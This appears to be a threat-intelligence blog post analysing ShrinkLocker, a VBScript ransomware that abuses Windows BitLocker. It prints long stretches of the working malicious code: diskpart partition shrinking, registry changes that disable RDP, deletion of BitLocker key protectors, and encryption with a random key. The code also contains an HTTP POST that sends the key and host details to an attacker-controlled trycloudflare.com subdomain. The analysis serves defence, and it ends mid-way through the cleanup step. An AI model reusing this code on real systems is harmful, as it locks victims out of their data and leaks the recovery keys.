ShrinkLocker: Turning BitLocker into ransomware

By Cristian Souza

Published: 2024-05-23 · Archived: 2026-04-06 03:31:20 UTC

Introduction

Attackers always find creative ways to bypass defensive features and accomplish their goals. This can be done with packers, crypters, and code obfuscation. However, one of the best ways of evading detection, as well as maximizing compatibility, is to use the operating system's own features. In the context of ransomware threats, one notable example is leveraging exported functions present in the cryptography DLL **ADVAPI32.dll**, such as **CryptAcquireContextA**, **CryptEncrypt**, and **CryptDecrypt**. In this way, the adversaries can make sure that the malware can run and simulate normal behavior in various versions of the OS that support this DLL.

Although this seems smart enough, another clever technique caught our attention in a recent incident response engagement: using the native BitLocker feature to encrypt entire volumes and stealing the decryption key. The original purpose of BitLocker is to address the risks of data theft or exposure from lost, stolen, or improperly decommissioned devices. Nonetheless, threat actors have found out that this mechanism can be repurposed for malicious ends to great effect.

In that incident, the attackers were able to deploy and run an advanced VBS script that took advantage of BitLocker for unauthorized file encryption. We spotted this script and its modified versions in Mexico, Indonesia, and Jordan. In the sections below, we analyze in detail the malicious code obtained during our incident response effort and provide tips for mitigating this kind of threat.

This is not the first time we have seen BitLocker used for encrypting drives and demanding a ransom. Previously, attackers used this Microsoft utility to encrypt critical systems after accessing and controlling these. In this case, however, the adversary took additional steps to maximize the damage from the attack and hinder an effective response to the incident.

VBScript analysis

One interesting fact is that the attackers did not bother to obfuscate the bulk of the code, as threat actors typically do. The most plausible explanation for this is that they already had full control of the target system when the script was executed. It is stored at **C:\ProgramData\Microsoft\Windows\Templates** as **Disk.vbs.** Its first lines contain a function that converts a string to its binary representation using an **ADODB.Stream** object. This function is later used for encoding data to be sent in an HTTP POST request.

```
Function Stream_StringToBinary(Text)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  BinaryStream.Open
  BinaryStream.WriteText Text
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeBinary
 BinaryStream.Position = 0
 Stream_StringToBinary = BinaryStream.Read
 Set BinaryStream = Nothing
End Function
```

Stream_StringToBinary function

The first step by the main function of the script is to use Windows Management Instrumentation (WMI) to query information about the operating system with the help of the **Win32_OperatingSystem** class. For each object within the query results, the script checks if the current domain is different from the target. If it is, the script finishes automatically. After that, it checks if the name of the operating system contains “xp”, “2000”, “2003”, or “vista”, and if the Windows version matches any one of these, the script finishes automatically and deletes itself.

```
main
Sub Main
On Error Resume Next
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")

For Each objItem in colItems
  If InStr(1, CreateObject("ADSystemInfo").DomainDNSName, "[redacted]", vbTextCompare) > 0 Then
    else
      If Not condition then Exit Sub
  end if
    If InStr(1, objItem.Caption, "xp", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2000", vbTextCompare) > 0 Or InStr(1, objItem.Caption
      , "2003", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "Vista", vbTextCompare) > 0 Then
        Set fso = CreateObject("Scripting.FileSystemObject")
        fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Disk.vbs", True
     If Not condition then Exit Sub
    End If
Next
```

Initial conditions for execution

After that, the script continues to rely on WMI for querying information about the OS. It then performs disk resizing operations, which may vary with the result of the OS version check. These operations are performed solely on fixed drives (**DriveType = 3**). The following drive types typically exist in a file system:

1	$DriveType_map = @{

2	0 = 'Unknown'
3	1 = 'No Root Directory'
4	2 = 'Removable Disk'
5	3 = 'Local Disk' This is the DriveType searched by the malware.
6	4 = 'Network Drive'
7	5 = 'Compact Disc'
8	6 = 'RAM Disk'
9	}

The likely reason the malware does not try to perform same operations on network drives (DriveType = 4) is to avoid triggering detection tools on the network.

To resize local drives in Windows Server 2008 or 2012, the script checks the primary boot partition and saves this information. It saves the index of the different partitions and then performs the following actions using **diskpart**:

- Shrink the size of each non-boot partition by 100 MB. This creates 100 MB in unallocated space in each partition other than the boot volume;
- Split the unallocated space into new 100 MB primary partitions;
- Format the partitions with the override option, which forces the volume to dismount first if necessary, and assigns a file system and a drive letter to each;
- Activate the partitions;
- If the shrink procedure was successful, save “ok” as a variable, so the script can continue.

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
  caption = objItem.Caption
If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2012", vbTextCompare) > 0 Then
  set colLogicalDisksBefore = GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
  Set objShell = CreateObject("Wscript.Shell")
  For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
  For Each SystemVolumeDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE SystemVolume='True'"): SystemVolumeDriveletters=SystemVolumeDisk.DriveLetter: Next
    if SystemVolumeDriveletters = Driveletters then
      Set colPartitions = objWMIService.ExecQuery("SELECT * FROM Win32_DiskPartition WHERE PrimaryPartition = TRUE and DiskIndex = 0")
      For Each objPartition In colPartitions
        strPartitionDeviceID = objPartition.DeviceID
        Set colLogicalDisks = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDiskToPartition WHERE Antecedent='Win32_DiskPartition.DeviceID=""" & strPartitionDeviceID & """'")
        For Each objDisk In colLogicalDisks
          Set colLogicalDisks2 = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DeviceID='" & Replace(Mid(objDisk.Dependent, InStr(objDisk.Dependent, """") + 1), """", "") & "'")
          For Each objLogicalDisk In colLogicalDisks2
          strDriveLetter = objLogicalDisk.DeviceID
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("shrink desired=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("create partition primary size=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("format quick recommended override" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("assign" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("active" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
              shrinkcomplate = "ok"
            Else
            End If
            Else
            Exit for
            End If
          Next
        Next
```

Shrink operations

Shrink status

Disk resizing operations performed by the script in Windows Server 2008 and 2012

If the operation is successful, the code uses the utility **bcdboot** and the drive letter saved previously as a boot volume to reinstall the boot files on the new primary partitions.

```
if shrinkcomplate = "ok" then
Exit For
End if
Next
Set colLogicalDisksAfter = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
    For Each objDiskAfter In colLogicalDisksAfter
      Dim driveExists: driveExists = False
      For Each objDiskBefore In colLogicalDisksBefore
        If objDiskAfter.DeviceID = objDiskBefore.DeviceID Then
          driveExists = True
          Exit For
        End If
      Next
      If Not driveExists Then
        strDriveLetter = objDiskAfter.DeviceID
        Exit For
      End If
    Next
    If Len((CreateObject("WScript.Shell").Exec("bcdboot " & Driveletters & "\windows /s " & strDriveLetter)).stdout.readall) > 0 Then: End If
set remove = CreateObject("WScript.Shell").Exec("diskpart")
remove.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
remove.StdIn.WriteLine("remove" & vbCrLf)
remove.StdIn.WriteLine("exit" & vbCrLf)
If Len(remove.stdout.readall) > 0 then
end if
```


Boot files reinstall

The partition shrink operations for other OS versions are similar but implemented with a different piece of code for compatibility reasons. The example below shows the process as applied to the Windows versions 7, 8, and 8.1.

```
If InStr(1, Caption, "7", vbTextCompare) > 0 Or InStr(1, Caption, "8.1", vbTextCompare) > 0 Or InStr(1, Caption, " 8", vbTextCompare) > 0 Then
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
Set objShell = CreateObject("Wscript.Shell")
set colLogicalDisksBefore = GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
Set objWMI = GetObject("winmgmts:\\.\root\cimv2\Security\MicrosoftVolumeEncryption")



Set objVolumes = objWMI.ExecQuery("SELECT * FROM Win32_EncryptableVolume where DriveLetter='" & Driveletters & "'")
    if objVolumes.count = 0 then
        Set colPartitions = objWMIService.ExecQuery("SELECT * FROM Win32_DiskPartition WHERE PrimaryPartition = TRUE and DiskIndex = 0")
            For Each objPartition In colPartitions
                strPartitionDeviceID = objPartition.DeviceID
                Set colLogicalDisks = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDiskToPartition WHERE Antecedent='Win32_DiskPartition.DeviceID=""" & strPartitionDeviceID & """'")
                For Each objDisk In colLogicalDisks
                    Set colLogicalDisks2 = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DeviceID='" & Replace(Mid(objDisk.Dependent, InStr(objDisk.Dependent, """") + 1), """", "") & "'")
                    For Each objLogicalDisk In colLogicalDisks2
                        strDriveLetter = objLogicalDisk.DeviceID
                        set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
                        shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("shrink desired=100" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
                        WScript.Sleep(5000)
                        If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
                        set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
                        shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("create partition primary size=100" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("format quick recommended override" & vbCrLf)
                        WScript.Sleep(5000)
                        shrinkdisk.StdIn.WriteLine("assign" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("active" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
                        If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
                            shrinkcomplate = "ok"
                        Else
                        End If
                        Else
                        Exit for
                        End If
                    Next
                Next
            if shrinkcomplate = "ok" then
            Exit For
```

Disk resizing operations in the Windows versions 7, 8, or 8.1

For Windows 2008 or 7, after the partition shrink procedure finishes, the variable **matchedDrives** saves the drive letters separated by commas, but only if the file system is NFTS, exFAT, FAT32, ReFS, or FAT. The code was modified to print an example:



matchedDrives variable data

The script then adds the following registry entries:

- fDenyTSConnections = 1: disables RDP connections;
- scforceoption = 1: enforces smart card authentication;
- UseAdvancedStartup = 1: requires the use of the BitLocker PIN for pre-boot authentication;
- EnableBDEWithNoTPM = 1: allows BitLocker without a compatible TPM chip;
- UseTPM = 2: allows the use of TPM if available;
- UseTPMPIN = 2: allows the use of a startup PIN with TPM if available;
- UseTPMKey = 2: allows the use of a startup key with TPM if available;
- UseTPMKeyPIN = 2: allows the use of a startup key and PIN with TPM if available;
- EnableNonTPM = 1: allows BitLocker without a compatible TPM chip, requires a password or startup key on a USB flash drive;
- UsePartialEncryptionKey = 2: requires the use of a startup key with TPM;
- UsePIN = 2: requires the use of a startup PIN with TPM.

If the script detects an error, it restarts the system.

```
Set colFeatures = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")
If InStr(1, Caption, "2008", vbTextCompare) > 0 Then
  If InStr(1, Caption, "R2", vbTextCompare) > 0 Then
    For Each objFeature in colFeatures
      If objFeature.InstallState <> 1 Then
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f"
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.re
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("ServerManagerCmd -install BitLocker -allSubFeatures")).stdout.readall) > 0 Then: End If
          Do
          Set colFeaturesCheck = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")

          For Each objFeatureCheck in colFeaturesCheck
            If objFeatureCheck.InstallState = 1 Then
              For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
              os.Win32Shutdown(6)
              WScript.Sleep 6000000
              Next
              Exit Do
            Else
              WScript.Sleep 60000
            End If
          Next
          Loop
```

Registry modifications

Registry modifications

By analyzing the malware dynamically, we can confirm the registry changes performed:

1	HKLM\SOFTWARE\Policies\Microsoft\FVE\UseTPMPIN: 0x00000002
2	HKLM\SOFTWARE\Policies\Microsoft\FVE\UseTPMKey: 0x00000002
3	HKLM\SOFTWARE\Policies\Microsoft\FVE\UseTPMKeyPIN: 0x00000002
4	HKLM\SOFTWARE\Policies\Microsoft\FVE\EnableNonTPM: 0x00000001
5	HKLM\SOFTWARE\Policies\Microsoft\FVE\UsePartialEncryptionKey: 0x00000002
6	HKLM\SOFTWARE\Policies\Microsoft\FVE\UsePIN: 0x00000002
7	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UseAdvancedStartup: 0x00000001
8	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\EnableBDEWithNoTPM: 0x00000001
9	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UseTPM: 0x00000002
10	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UseTPMPIN: 0x00000002
11	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UseTPMKey: 0x00000002
12	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UseTPMKeyPIN: 0x00000002
13	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\EnableNonTPM: 0x00000001
14	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UsePartialEncryptionKey: 0x00000002
15	HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\FVE\UsePIN: 0x00000002

Interestingly enough, there are several functions performing these operations, each designed for a different version of Windows. In some conditionals, it checks if BitLocker Drive Encryption Tools are active through the ID 266 of Remote Server Administration Tools. The malware then checks if the BitLocker Drive Encryption Service (BDESVC) is running. If not, it starts the service.


```
if (GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")).count=0 then
else
do
For Each BDEService In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")
if BDEService.state = "Running" and BDEService.status = "OK" then
exit do
else
BDEService.startservice()
WScript.Sleep(10000)
end if
Next
loop
end if
```

BDESVC verification

The script also changes the label of the new boot partitions to the attacker's email as shown in the images below, so the victim can contact them.

```
Dim strComputer
Dim ORLabel
Dim freeSpaceTotal, usedSpaceTotal
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Volume WHERE DriveLetter = '" & Driveletters & "'")
For Each objItem In colItems
  usedSpaceTotal = objItem.Capacity - objItem.FreeSpace
  freeSpaceTotal = objItem.FreeSpace
  objItem.Label=ORLabel
  objItem.Label="TEL onboardingbinder@proton.me"
  objItem.Put_
Next
```

Drive label modification



Attacker’s email as a drive label

After that, the malware disables the protectors used to secure BitLocker’s encryption key and deletes them. The deletion method may vary depending on the version of the OS. In a Windows Server 2008 or Windows 7 scenario, this is accomplished via VBS features, after which the script uses PowerShell to force the deletion of the protectors.

Having completed the deletion, it enables the use of a numerical password as a protector and the encryption feature.

```
For Each objItem in colItems
    caption = objItem.Caption
    If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "7", vbTextCompare) > 0 Then
    Set oShell = CreateObject("WScript.Shell")
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f")).stdout.r
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1 /f")).stdo
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then:
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then:
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End I
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End I
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0
    If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        Set objWMI = GetObject("winmgmts:\\.\root\cimv2\Security\MicrosoftVolumeEncryption")
        Set objVolumes = objWMI.ExecQuery("SELECT * FROM Win32_EncryptableVolume")

      For Each objVolume In objVolumes
    objVolume.DisableKeyProtectors
    objVolume.DeleteKeyProtectors()
          objVolume.ProtectKeyWithNumericalPassword
          objVolume.Encrypt(1),(1)
          objVolume.EnableKeyProtectors()
    objVolume.GetKeyProtectors 0,VolumeKeyProtectorID
    For Each objId in VolumeKeyProtectorID
      Dim test
        objVolume.GetKeyProtectorNumericalPassword objId, test
      If test <> "" Then
        result = result  & objVolume.DriveLetter & " " & objId & " " & test & VBCrLf
      End If
      set test = Nothing
    Next
  Next
 End If
Next
```

Protectors deletion

The reason for deleting the default protectors is to avoid the recovery of the keys by the user, as in the example below.


```
C:\Windows\system32>manage-bde -protectors -get E:
BitLocker Drive Encryption: Configuration Tool version 10.0.19041
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume E: [Test]
All Key Protectors

    Password:
      ID: {2DFFE8C2-13A9-443C-A5D8-6C4456E89286}

    Numerical Password:
      ID: {6264346B-E2C3-4738-A77E-B868D896DD6F}
      Password:
        431695-539132-161392-096569-294151-290642-425788-055154
```

The recovery of BitLocker keys

As the next step, the 64-character encryption key is generated by the malware using a random multiplication and replacement of the following elements:

- A variable with the numbers 0–9;
- The famous pangram, “The quick brown fox jumps over the lazy dog”, in lowercase and uppercase, which contains every letter of the English alphabet;
- Special characters.

The randomness of this password is accomplished by a seed made of various elements of the affected system, such as used memory and network statistics. Later, this information is sent to the attacker. We tested the key generation logic in our environment, and with a slight modification of the script, we were able to see the generated password.



Key generation process

The code then converts the previously generated encryption key to a secure string—a PowerShell option that prevents creating a string object in memory—and effectively enables BitLocker on the drives.

```
1  If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command ""$protectors = (Get-
   BitLockerVolume -MountPoint " & drives(i) & ").KeyProtector; if ($protectors -ne $null) { foreach
```

```
($protector in $protectors) { Remove-BitLockerKeyProtector -MountPoint " & drives(i) & " -KeyProtectorId $protector.KeyProtectorId } }""")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command $a=ConvertTo-SecureString " & Chr(34)  & Chr(39) & strRandom & Chr(39)  & Chr(34) & " -asplaintext -force;Enable-BitLocker " & drives(i) & " -s -qe -pwp -pw $a")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command Resume-BitLocker -MountPoint " & drives(i) & " ")).stdout.readall) > 0 Then: End If
```

The script then creates an HTTP POST request object using the following options:

- Use WinHTTP version 5.1.
- Accept the French language.
- Ignore SSL errors (httpRequest.Option(4) = 13056 à WinHttpRequestOption_SslErrorIgnoreFlags).
- Disable redirects (httpRequest.Option(6) = false à WinHttpRequestOption_EnableRedirects).

The attackers used the domain trycloudflare.com to obfuscate their real address. This domain is legitimate, it belongs to CloudFlare and is used to provide quick tunnels for developers. The subdomain configured by the attackers was scottish-agreement-laundry-further.

```
Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
urlpath = ".trycloudflare.com/updatelog"
protocol = "https:"
scdomain = "//scottish-agreement-laundry-further"
httpRequest.Open "POST", protocol & scdomain & urlpath, False
httpRequest.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
httpRequest.SetRequestHeader "accept-language", "fr"
httpRequest.SetRequestHeader "user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0"
httpRequest.Option(4) = 13056
httpRequest.Option(6) = false
```

Request creation

The malware also includes information about the machine and the generated password as a payload for the POST request, as shown in the image below.

```
computerName = CreateObject("WScript.Network").ComputerName
postDataPlaintext = computerName & vbTab & caption & vbTab & matchedDrives & vbTab & strRandom
postDataPlaintext2 = computerName & vbTab & caption & vbTab & result
```

Information to be sent in the POST request

The script also contains a loop that tries to send the information to the attacker five times if an error occurs.

```
retryCount = 0

Do While retryCount < 5
On Error Resume Next
  httpRequest.SetTimeouts 15000, 15000, 15000, 15000
    httpRequest.Send postData
  If httpRequest.status = 520 Then
    If InStr(1, httpRequest.getAllResponseHeaders, "cloudflare", vbTextCompare) > 0 Then
    Exit Do
    Else
    WScript.Sleep(3000)
    End If
  End If
retryCount = retryCount + 1
Loop
```

Retry procedure

With some tweaks, we were able to print the data being sent to the attacker, as shown in the image below. Note that the data includes the computer name, Windows version, drives affected, and the password string. Consequently, the victim's IP address will also be logged on the attacker's server, allowing them to track each victim.

```
C:\Users\user\Desktop>cscript sample.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PLAIN TEXT DATA:
DESKTOP-MFDBT6R Microsoft Windows 10 Education  C:,E:   Z1UeUXUUOU2MpH$pA6m_yOS7Ihw3r3oOjShuw-Txllorx8LUMUEWhnn8R6osFZq;

ENCODED DATA:
upgrade=REVTS1RPUC1NRkRCVDZSCU1pY3Jvc29mdCBXaW5kb3dzIDEwIEVkdWNhdGlvbglDOixFOgla
MVVlVVhVVU9VMk1wSCRwQTZtX3lPUzdJaHczcjNvT2pTaHV3LVR4bGxvcng4TFVNVUVXaG5u
OFI2b3NGWnE7
```

Information to be sent

After removing the BitLocker protectors and configuring drive encryption, the script goes through the following steps to cover its tracks.

It validates if the hostname is the target of this malware, then deletes the files:

- \Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml
- \scripts\Login.vbs
- \scripts\Disk.vbs
- C:\ProgramData\Microsoft\Windows\Templates\Disk.vbs

